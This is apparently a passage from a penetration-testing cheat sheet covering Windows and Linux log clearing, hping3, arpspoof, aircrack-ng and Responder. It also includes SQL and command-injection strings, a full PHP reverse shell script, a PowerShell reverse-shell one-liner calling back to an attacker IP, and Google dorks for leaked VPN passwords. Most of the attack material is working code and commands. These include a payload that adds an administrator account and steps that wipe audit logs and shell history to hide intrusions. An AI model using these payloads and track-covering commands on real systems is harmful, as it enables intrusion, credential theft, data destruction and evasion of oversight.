| 133.b | Auditpol *(Windows shell command)* | Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.  In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe). |
| 133.c | On a Windows shell you can enter (this will likely require admin privileges):  auditpol /get /category:\* To clear the audit policies and stop audit policies being logged, simply use:  auditpol /clear /y (No Auditing should be shown for each policy) |
| 133.d | wevtutil  *(Windows shell command)* | The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes. |
| 133.e | On a Windows shell, we can use:  wevtutil el This will display a list of event logs. To clear a log, type:  wevtutil cl LOGNAME |
| 133.f | cipher.exe  *(Windows shell command)* | Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions. |
| 133.g | To use Cipher, simply enter:  cipher /w:C Here, we are encrypting the deleted files on the C: drive. You can run this utility on the drive, folder, or file of your choice. |
| 133.h | When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files. |
|  |  |  |

# Maintaining Access and Covering Tracks: **Clearing system logs (Linux)**

|  |  |  |
| --- | --- | --- |
| 134.a | Clearing system logs | To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.  Various techniques used to clear the evidence of security compromise are as follow:  ●*Disable Auditing:* Disable the auditing features of the target system ●*Clearing Logs:* Clears and deletes the system log entries corresponding to security compromise activities ●*Manipulating Logs:* Manipulate logs in such a way that an intruder will not be caught in illegal actions ●*Covering Tracks on the Network:* Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunnelling, and TCP parameters to cover tracks on the network. ●*Covering Tracks on the OS:* Use NTFS streams to hide and cover malicious files in the target system ●*Deleting Files:* Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery ●*Disabling Windows Functionality:* Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks |
| 134.b | Terminal | The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more ~/.bash\_history command. This feature of BASH is a problem for hackers, as investigators could use the bash\_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system. |
| 134.c | First of all, we need to set the number of commands to be saved to be set to zero:  export HISTSIZE=0 |
| Next, we will clear the history:  history -c This command is an effective alternative to the disabling history command; with history -c, you have the convenience of rewriting or reviewing the earlier used commands. The -w flag will only delete the history of the current shell.  To ensure the contents of the bash\_history file is purged, use:  shred ~/.bash\_history -v -z  -v Give progress output -z add a final 0’s overwrite  If you want to view the file (hopefully now shredded) enter:  more ~/.bash\_history (Or use cat)  A handy shortcut for the whole process in one command is:  shred ~/.bash\_history && cat /dev/null > .bash\_history && history -c && exit |
|  |  |  |

# Testing, DoS and Miscellaneous: **Hping3**

|  |  |  |
| --- | --- | --- |
| 161.a | hping3 *(hping3 is already installed on Kali Linux)* | Hping3 is the advanced version of the ping command. Only ICMP is supported in ping, hping3 also supports protocols such as TCP, UDP, Raw-IP. |
| 161.b | To use the command, simply enter hpin3 followed by an IP address, like such:  sudo hping3 TARGET.IP.ADD.RESS -c 5  -c # Send # of packets -p # Specify port number  -S SYN flag packet -d # Size of data to send  -F FIN flag packet -R RST flag packet  -P PUSH flag packet -A ACK flag packet  -L # Set TCP ack   -x More fragmentation -y Don’t use fragmentation  -U URG flag packet -X X unused flag (0x40)  -T Traceroute mode -Y Y unused flag (0x80)  -i uX Interval to wait **--flood** **Send packets asap**  -V Verbose more info --beep Noise for every packet received |
| 161.c | The default scan mode is TCP, but this can be changed with the following flags:  -1 ICMP mode -0 Raw IP mode  -2 UDP mode -8 SCAN mode  -9 Listen mode |
|  |  |  |

# Testing, DoS and Miscellaneous: **Ghidra**

|  |  |  |
| --- | --- | --- |
| 162.a | ghidra *(Ghidra is not installed on Kali Linux by default)* | The NSA’s Software Reverse Engineering (SRE) framework, Ghidra is a free and open-source reverse engineering tool released to the public in March 2019, it is a competitor to IDA Pro, and written in Java and C++. Ghidra is well known for its incredible decompiler which converts the assembly in the binary to C. |
| 162.b | Terminal *(Ghidra Installation)* | To install Ghidra, first create a directory for it to be saved into:  mkdir ~/Documents/Ghidra  Next, navigate to: https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra\_10.0.3\_build And click to download and save the ‘ghidra\_10.0.3\_PUBLIC\_20210908.zip’ file. Now, move this zip file into the newly created directory:  mv ~/Downloads/ghidra\_10.0.3\_PUBLIC\_20210908.zip ~/Documents/Ghidra  cd ~/Documents/Ghidra  Next, we need to unzip the file:  unzip ghidra\_10.0.3\_PUBLIC\_20210908.zip  Ensure that the OpenJDK required dependencies are installed also:  sudo apt-get install default-jdk  You may also need to manually download and unzip the latest OpenJDK (Java Development Kit) if Ghidra asks you to enter the path to the JDK home directory. Navigate to: https://adoptopenjdk.net/releases.html?variant=openjdk16&jvmVariant=hotspot  Then, download the latest file, in the ‘Linux .tar.gz’ format and save it:  mv OpenJDK16U-jdk\_x64\_linux\_hotspot\_16.0.2\_7.tar.gz ~/Documents/OJDK  cd ~/Documents/OJDK  tar -xvf OpenJDK16U-jdk\_x64\_linux\_hotspot\_16.0.2\_7.tar.gz This will unzip the file and a new directory will be seen akin to: jdk-16.0.2+7 Now you can open Ghidra and specifiy the OJDK directory if prompted to, after:  cd ~/Documents/Ghidra/ghidra\_10.0.3\_PUBLIC  ./ghidraRun |
|  |  |  |

# Testing, DoS and Miscellaneous: **arpspoof**

|  |  |  |
| --- | --- | --- |
| 163.a | arpspoof | ARP spoofing is a method of attacking an Ethernet LAN. ARP spoofing succeeds by changing the IP address of the attacker’s computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends the frames to the attacker’s computer, where the attacker can modify them before sending them to the source machine (User A) in an MITM attack.  arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch. |
| 163.b | To install on Kali, simply enter:  sudo apt install dsniff  Say ‘Y’ to any prompts, and once the applications have been installed, use:  arpspoof -i eth0 -t TARGET.IP.ADD.RESS LOCAL.GATE.WAY.IP  -i INTERFACE Specify an interface -t IPADRESS Specify a particular host  -r Poison both hosts to capture traffic both directions  Don’t forget to end the command with the host you wish to intercept packets for, which will usually be the local gateway. |
|  |  |  |

# Testing, DoS and Miscellaneous: **SEToolKit**

|  |  |  |
| --- | --- | --- |
| 164.a | setoolkit  *(setoolkit is installed on Kali by default)* | The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element. SET was designed to be released with the https://www.social-engineer.org launch and has quickly became a standard tool in a penetration testers arsenal. SET was written by David Kennedy (ReL1K) and with a lot of help from the community it has incorporated attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test. |
| 164.b | To run SET, simply use:  sudo setoolkit |
|  |  |  |

# Testing, DoS and Miscellaneous: **aircrack-ng**

|  |  |  |
| --- | --- | --- |
| 165.a | aircrack-ng  *(aircrack-ng is installed on Kali by default)* | Aircrack-ng is a complete suite of tools to assess WiFi network security.  It focuses on different areas of WiFi security:  - Monitoring: Packet capture and export of data to text files for further processing by third party tools  - Attacking: Replay attacks, deauthentication, fake access points and others via packet injection  - Testing: Checking WiFi cards and driver capabilities (capture and injection)  Cracking: WEP and WPA PSK (WPA 1 and 2)  All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily on Linux but also Windows, macOS, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2. |
| 165.b | To use aircrack-ng, simply use:  aircrack-ng -a2 -b 20:E5:2A:E4:38:00 -w PASSWORDS.txt PCAP.cap  -a1 WEP attack -a2 WPA/WPA2 attack  -b Specify a BSSID -w Wordlist to dictionary attack |
|  |  |  |

# Testing, DoS and Miscellaneous: **Responder**

|  |  |  |
| --- | --- | --- |
| 166.a | responder  *(responder is installed on Kali by default)* | Responder is an LLMNR/NBT-NS/mDNS Poisoner and NTLMv1/2 Relay. By default, the tool will only answer to File Server Service requests, which is for SMB.  It is useful when setting up to listen for SCF attacks (see ‘*Using SCF File To Gather Hashes’* earlier in the document). Set it up it like so:  sudo responder -I tun0 -i OUR.IP.ADD.RESS -w -r -f  -I Set the interface -i Set our machine ip address  -w Start WPAD rouge proxy server  -r Enable answers for netbios wredir suffix queries  -f Fingerprint a host that issued an NBT-NS or LLMNR |
| 166.b | Now you probably need to upload a .scf file on the target website, ensure the .scf file is saved with a @ at the front and contains some basic code to get it to call back to our machine (reiterated in ‘*Using SCF File To Gather Hashes’* earlier in the document):  [shell] **(It seems the minimum you need are [shell] and the**  command=2 **the iconfile=\\OUR.IP.ADD.RESS\)**  iconfile=\\OUR.IP.ADD.RESS\home\kali\  [taskbar]  command=toggledesktop  Once this file is uploaded, if it works, responder should capture hashes for the machine and user that responds to the .scf we just uploaded. You can find this in a log usually located at… /usr/share/responder/logs and will be named something akin to: SMB-NTLMv2-SSP-10.10.11.106.txt |
|  |  |  |

# Scripts and Information: **SQL Injection Commands**

At a login page, in the username field try:  
 blah’ or 1=1 --  
 blah';insert into login values ('john','apple123'); -- *(If no error message is displayed, we have created a new login)* blah';create database mydatabase; -- *(If no error message is displayed, we have created a new database)* blah'; DROP TABLE mydatabase; -- *(If no error message is displayed, we have deleted a database)* blah';exec master..xp\_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; -- *(Will use the SQL database to run commands)*

# Scripts and Information: **Command Injection**

If inputting user text in a form, try:  
 | hostname *(May return the name of the machine)* |whoami *(May return the user, group and privileges information for current user)* | tasklisit *(May return a list of all the running processes on the machine, note down any PID’s)* | taskkill /PID /F  *(May forcefully, /F, kill the associated task with the PID number, /PID)*  
 | dir C:\ *(May return the files and directories on the C:\ drive)* | net user *(May return user account information from the machine)* | net user Test /Add *(May add a new user, called Test)* | net user Test *(May reveal the account’s information)*  
 | net localgroup Administrators Test /Add *(May grant a local user account on the machine administrator privileges)*  
  
> From this point it may be possible to log into the machine using RDP.  
1> Open Remote Desktop Connection (can be found using the search icon) and type in the target system IP address.  
2> In the ‘General’ tab, enter the username Test and click connect.  
3> Leave the password field empty when prompted.  
4> Say ‘yes’ to any questions regarding certificates.

Scripts and Information: **PHP Reverse Shell Script**  
<?php

// Copyright (c) 2020 Ivan Šincek [PHP Reverse Shell] Change IP and port, see last page!

// v2.4

// Requires PHP v5.0.0 or greater.

// Works on Linux OS, macOS, and Windows OS.

// See the original script at https://github.com/pentestmonkey/php-reverse-shell.

class Shell {

private $addr = null;

private $port = null;

private $os = null;

private $shell = null;

private $descriptorspec = array(

0 => array('pipe', 'r'), // shell can read from STDIN

1 => array('pipe', 'w'), // shell can write to STDOUT

2 => array('pipe', 'w') // shell can write to STDERR

);

private $buffer = 1024; // read/write buffer size

private $clen = 0; // command length

private $error = false; // stream read/write error

public function \_\_construct($addr, $port) {

$this->addr = $addr;

$this->port = $port;

}

private function detect() {

$detected = true;

if (stripos(PHP\_OS, 'LINUX') !== false) { // same for macOS

$this->os = 'LINUX';

$this->shell = '/bin/sh';

} else if (stripos(PHP\_OS, 'WIN32') !== false || stripos(PHP\_OS, 'WINNT') !== false || stripos(PHP\_OS, 'WINDOWS') !== false) {

$this->os = 'WINDOWS';

$this->shell = 'cmd.exe';

} else {

$detected = false;

echo "SYS\_ERROR: Underlying operating system is not supported, script will now exit...\n";

}

return $detected;

}

private function daemonize() {

$exit = false;

if (!function\_exists('pcntl\_fork')) {

echo "DAEMONIZE: pcntl\_fork() does not exists, moving on...\n";

} else if (($pid = @pcntl\_fork()) < 0) {

echo "DAEMONIZE: Cannot fork off the parent process, moving on...\n";

} else if ($pid > 0) {

$exit = true;

echo "DAEMONIZE: Child process forked off successfully, parent process will now exit...\n";

} else if (posix\_setsid() < 0) {

// once daemonized you will actually no longer see the script's dump

echo "DAEMONIZE: Forked off the parent process but cannot set a new SID, moving on as an orphan...\n";

} else {

echo "DAEMONIZE: Completed successfully!\n";

}

return $exit;

}

private function settings() {

@error\_reporting(0);

@set\_time\_limit(0); // do not impose the script execution time limit

@umask(0); // set the file/directory permissions - 666 for files and 777 for directories

}

private function dump($data) {

$data = str\_replace('<', '&lt;', $data);

$data = str\_replace('>', '&gt;', $data);

echo $data;

}

private function read($stream, $name, $buffer) {

if (($data = @fread($stream, $buffer)) === false) { // suppress an error when reading from a closed blocking stream

$this->error = true; // set global error flag

echo "STRM\_ERROR: Cannot read from {$name}, script will now exit...\n";

}

return $data;

}

private function write($stream, $name, $data) {

if (($bytes = @fwrite($stream, $data)) === false) { // suppress an error when writing to a closed blocking stream

$this->error = true; // set global error flag

echo "STRM\_ERROR: Cannot write to {$name}, script will now exit...\n";

}

return $bytes;

}

// read/write method for non-blocking streams

private function rw($input, $output, $iname, $oname) {

while (($data = $this->read($input, $iname, $this->buffer)) && $this->write($output, $oname, $data)) {

if ($this->os === 'WINDOWS' && $oname === 'STDIN') { $this->clen += strlen($data); } // calculate the command length

$this->dump($data); // script's dump

}

}

// read/write method for blocking streams (e.g. for STDOUT and STDERR on Windows OS)

// we must read the exact byte length from a stream and not a single byte more

private function brw($input, $output, $iname, $oname) {

$fstat = fstat($input);

$size = $fstat['size'];

if ($this->os === 'WINDOWS' && $iname === 'STDOUT' && $this->clen) {

// for some reason Windows OS pipes STDIN into STDOUT

// we do not like that

// we need to discard the data from the stream

while ($this->clen > 0 && ($bytes = $this->clen >= $this->buffer ? $this->buffer : $this->clen) && $this->read($input, $iname, $bytes)) {

$this->clen -= $bytes;

$size -= $bytes;

}

}

while ($size > 0 && ($bytes = $size >= $this->buffer ? $this->buffer : $size) && ($data = $this->read($input, $iname, $bytes)) && $this->write($output, $oname, $data)) {

$size -= $bytes;

$this->dump($data); // script's dump

}

}

public function run() {

if ($this->detect() && !$this->daemonize()) {

$this->settings();

// ----- SOCKET BEGIN -----

$socket = @fsockopen($this->addr, $this->port, $errno, $errstr, 30);

if (!$socket) {

echo "SOC\_ERROR: {$errno}: {$errstr}\n";

} else {

stream\_set\_blocking($socket, false); // set the socket stream to non-blocking mode | returns 'true' on Windows OS

// ----- SHELL BEGIN -----

$process = @proc\_open($this->shell, $this->descriptorspec, $pipes, null, null);

if (!$process) {

echo "PROC\_ERROR: Cannot start the shell\n";

} else {

foreach ($pipes as $pipe) {

stream\_set\_blocking($pipe, false); // set the shell streams to non-blocking mode | returns 'false' on Windows OS

}

// ----- WORK BEGIN -----

$status = proc\_get\_status($process);

@fwrite($socket, "SOCKET: Shell has connected! PID: {$status['pid']}\n");

do {

$status = proc\_get\_status($process);

if (feof($socket)) { // check for end-of-file on SOCKET

echo "SOC\_ERROR: Shell connection has been terminated\n"; break;

} else if (feof($pipes[1]) || !$status['running']) { // check for end-of-file on STDOUT or if process is still running

echo "PROC\_ERROR: Shell process has been terminated\n"; break; // feof() does not work with blocking streams

} // use proc\_get\_status() instead

$streams = array(

'read' => array($socket, $pipes[1], $pipes[2]), // SOCKET | STDOUT | STDERR

'write' => null,

'except' => null

);

$num\_changed\_streams = @stream\_select($streams['read'], $streams['write'], $streams['except'], 0); // wait for stream changes | will not wait on Windows OS

if ($num\_changed\_streams === false) {

echo "STRM\_ERROR: stream\_select() failed\n"; break;

} else if ($num\_changed\_streams > 0) {

if ($this->os === 'LINUX') {

if (in\_array($socket , $streams['read'])) { $this->rw($socket , $pipes[0], 'SOCKET', 'STDIN' ); } // read from SOCKET and write to STDIN

if (in\_array($pipes[2], $streams['read'])) { $this->rw($pipes[2], $socket , 'STDERR', 'SOCKET'); } // read from STDERR and write to SOCKET

if (in\_array($pipes[1], $streams['read'])) { $this->rw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } // read from STDOUT and write to SOCKET

} else if ($this->os === 'WINDOWS') {

// order is important

if (in\_array($socket, $streams['read'])/\*------\*/) { $this->rw ($socket , $pipes[0], 'SOCKET', 'STDIN' ); } // read from SOCKET and write to STDIN

if (($fstat = fstat($pipes[2])) && $fstat['size']) { $this->brw($pipes[2], $socket , 'STDERR', 'SOCKET'); } // read from STDERR and write to SOCKET

if (($fstat = fstat($pipes[1])) && $fstat['size']) { $this->brw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } // read from STDOUT and write to SOCKET

}

}

} while (!$this->error);

// ------ WORK END ------

foreach ($pipes as $pipe) {

fclose($pipe);

}

proc\_close($process);

}

// ------ SHELL END ------

fclose($socket);

}

// ------ SOCKET END ------

}

}

}

echo '<pre>';

// change the host address and/or port number as necessary

$sh = new Shell('127.0.0.1', 4444);

$sh->run();

unset($sh);

// garbage collector requires PHP v5.3.0 or greater

// @gc\_collect\_cycles();

echo '</pre>';

?>

# Scripts and Information: **OS Fingerprinting with TTL**

**Operating System (OS)**  **Time To Live** **TCP Window Size**

Linux (Kernel 2.4 and 2.6) 64 5840

Google Linux 64 5720

FreeBSD 64 65535

OpenBSD 64 16384

Windows 95 32 8192

Windows 2000 128 16384

Windows XP 128 65535

Windows 98, Vista and 7 (Server 2008) 128 8192

Windows 10 128

iOS 12.4 (Cisco Routers) 255 4128

Solaris 7 255 8760

AIX 4.3 64 16384

# Scripts and Information: **Google Search Queries**

**Google search queries for VoIP footprinting**

**Google Dork** **Description**intitle:"Login Page" intext:"Phone Adapter Configuration Utility" Pages containing login portals

inurl:/voice/advanced/ intitle:Linksys SPA configuration Finds the Linksys VoIP router configuration page

intitle:"D-Link VoIP Router" "Welcome" Pages containing D-Link login portals

intitle:asterisk.management.portal web-access Looks for the Asterisk management portal

intitle:"SPA504G Configuration" Finds Cisco SPA504G Configuration Utility for IP phones

intitle:“Sipura.SPA.Configuration” -.pdf Finds configuration pages for online VoIP devices

intitle:asterisk.management.portal web-access Finds the Asterisk web management portal

inurl:8080 intitle:“login” intext:“UserLogin” “English” VoIP login portals

**Google search queries for VPN footprinting**

**Google Dork** **Description**filetype:pcf "cisco" "GroupPwd" Cisco VPN files with Group Passwords for remote access

"[main]" "enc\_GroupPwd=" ext:txt Finds Cisco VPN client passwords (encrypted but easily cracked)

"Config" intitle:"Index of" intext:vpn Directory with keys of VPN servers

inurl:/remote/login?lang=en Finds FortiGate Firewalls’s SSL-VPN login portal

!Host=\*.\* intext:enc\_UserPassword=\* ext:pcf Looks for profile config files (.pcf) with user VPN profiles

filetype:rcf inurl:vpn Finds SonicWall Global VPN client files containing sensitive info and logins

filetype:pcf vpn OR Group Finds publicly accessible .pcf used by VPN clients

vpnssl Retrieves login portals containing vpnssl companies’ access

intitle:"SSL VPN Service" + intext:"Your system Finds Cisco asa login web pages  
administrator provided the following information  
to help understand and remedy the security  
conditions:"

Scripts and Information: **Reverse Shell Code (Windows executable)  
Call back script to a netcat listener on YOUR.IP.ADD.RESS at port 4444.  
Simply execute this code on a target machine.**

$client\_=\_New-Object\_System.Net.Sockets.TCPClient("YOUR.IP.ADD.RESS",4444);$stream\_=\_$client.GetStream();[byte[]]$bytes\_=\_0..65535|%{0};while(($i =\_$stream.Read($bytes,\_0,\_$bytes.Length))\_-ne\_0){;$data\_=\_(New-Object\_-TypeName\_System.Text.ASCIIEncoding).GetString($bytes,0,\_$i);$sendback\_=\_(iex\_$data\_2>&1\_|\_Out-String\_);$sendback2\_=\_$sendback\_+\_"#\_";$sendbyte\_=\_([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

# Testing For SQL Injection

Graphical user interface

Description automatically generated